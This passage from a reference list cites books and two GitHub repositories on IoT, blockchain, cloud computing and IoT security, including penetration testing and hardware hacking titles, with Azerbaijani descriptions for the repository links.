5. Ramesh, G., Kumar, B. A., Jugge, P., Prasad, K. L., Hasan, M. K. *Blockchain Technology for IoT and Wireless Communications*. CRC Press, 2024. ISBN 978-1-032-21784-0.
6. Saini, K. *Blockchain and IoT Integration: Approaches and Applications*. Auerbach Publications, 2021. ISBN 978-0-367-55595-5.
7. Mukhopadhyay, D., Bhattacharyya, S., Krishnan, B., Roy, S. *Blockchain for IoT*. CRC Press, 2023. ISBN 978-1-032-03621-2.
8. Hussain, A., Obaid, A. J., Tyagi, G., Sharma, A. *The Next Generation Innovation in IoT and Cloud Computing with Applications*. CRC Press, 2025. ISBN 978-1-032-52445-0.
9. Awad, A. I., Ahmad, A., Choo, K. K. R. *Internet of Things Security and Privacy: Practical and Management Perspectives*. CRC Press, 2023. ISBN 978-1-032-05771-2.
10. Ziegler, S. *Internet of Things Security and Data Protection*. Springer, 2019. ISBN 978-3-030-04984-3.
11. Chowdhury, R., Niranjan, S. K. *Advances in Applications of Computational Intelligence and the Internet of Things: Cryptography and Network Security in IoT*. Apple Academic Press & CRC Press, 2022. ISBN 978-1-77188-969-8.
12. Chawla, S. K., Sharma, N., Elngar, A. A., Chatterjee, P., Srinivasu, P. N. *Industrial Internet of Things Security: Protecting AI-Enabled Engineering Systems in Cloud and Edge Environments*. CRC Press, 2025. ISBN 978-1-032-73850-5.
13. Lea, P. *IoT and Edge Computing for Architects: Implementing Edge and IoT Systems from Sensors to Clouds with Communication Systems*. Packt Publishing, 2020. ISBN 978-1-83921-480-6.
14. Singh, P. D., Angurala, M. *Integration of Cloud Computing and IoT: Trends, Case Studies and Applications*. CRC Press, 2025. ISBN 978-1-032-64741-8.
15. Guzman, A. *IoT Penetration Testing Cookbook*. Packt Publishing, 2017. ISBN 978-1-78712-290-1.
16. Gai, K., Yu, J., Zhu, L. *Introduction to Cybersecurity in the Internet of Things*. CRC Press, 2024. ISBN 978-1-032-69039-1.
17. Ramos, R., Gonzalez, J. *IoT Security Fundamentals and Practical Applications*. Elsevier, 2023. ISBN 978-0-12-823267-6.
18. Abomhara, M., Køien, G. *Security and Privacy in the Internet of Things: Challenges and Solutions*. Springer, 2021. ISBN 978-3-030-72392-8.

19. Weber, R. *Internet of Things: Legal Aspects, Security, and Privacy*. Springer, 2020. ISBN 978-3-030-61264-2.
20. Park, J. *Cyber Security in IoT Networks: Threats, Attacks, and Countermeasures*. CRC Press, 2022. ISBN 978-1-032-15238-7.
21. Sun, Y., Song, H., Jara, A. *Internet of Things Security: Principles and Technologies*. CRC Press, 2018. ISBN 978-1-4987-4692-4.
22. Sharma, R., Kumar, P. *IoT-Based Cyber Attacks and Defense Strategies*. Wiley, 2023. ISBN 978-1-119-87342-2.
23. Wang, C., Lee, S. *IoT-Based Smart Security and Privacy Protection Systems*. Springer, 2021. ISBN 978-981-16-0401-3.
24. Fernandez, E. *Security Patterns in Internet of Things Systems*. Elsevier, 2021. ISBN 978-0-12-819605-3.
25. Ali, S., Hussain, M. *Cybersecurity Challenges in the IoT Age*. CRC Press, 2022. ISBN 978-1-032-10541-3.
26. GitHub Repository: IoT Security 101 – IoT təhlükəsizliyi üzrə əsas metodlar və resurslar.
    URL: https://github.com/V33RU/IoTSecurity101.
27. GitHub Repository: OWASP IoT Security Testing Guide – IoT təhlükəsizliyi üçün OWASP tərəfindən hazırlanmış metodologiya.
    URL: https://github.com/OWASP/owasp-istg.
28. Van Woudenberg, J., O'Flynn, C. *The Hardware Hacking Handbook*. No Starch Press, 2022. ISBN 978-1-59327-874-8.
29. Hou, X., Breier, J. *Cryptography and Embedded Systems Security*. Springer, 2024. ISBN 978-3-031-62205-2.
30. Motahhir, S., Maleh, Y. *Security Engineering for Embedded and Cyber-Physical Systems*. CRC Press, 2023. ISBN 978-1-032-23546-2.
31. Gupta, A. The IoT Hacker's Handbook: A Practical Guide to Hacking the Internet of Things. Apress, 2019. ISBN: 978-1-4842-4299-5 (print), 978-1-4842-4300-8 (eBook). DOI: 10.1007/978-1-4842-4300-8
32. Chantzis, F., Stais, I., Calderon, P., Deirmentzoglou, E., Woods, B. Practical IoT Hacking: The Definitive Guide to Attacking the Internet of Things. No Starch Press, 2021. ISBN: 978-1-7185-0090-7 (print), 978-1-7185-0091-4 (eBook).
33. Domas, S., Domas, C. x86 Software Reverse-Engineering, Cracking, and Counter-Measures. John Wiley & Sons, 2024. ISBN: 978-1-394-19988-4 (Paperback), 978-1-394-19990-7 (ePDF).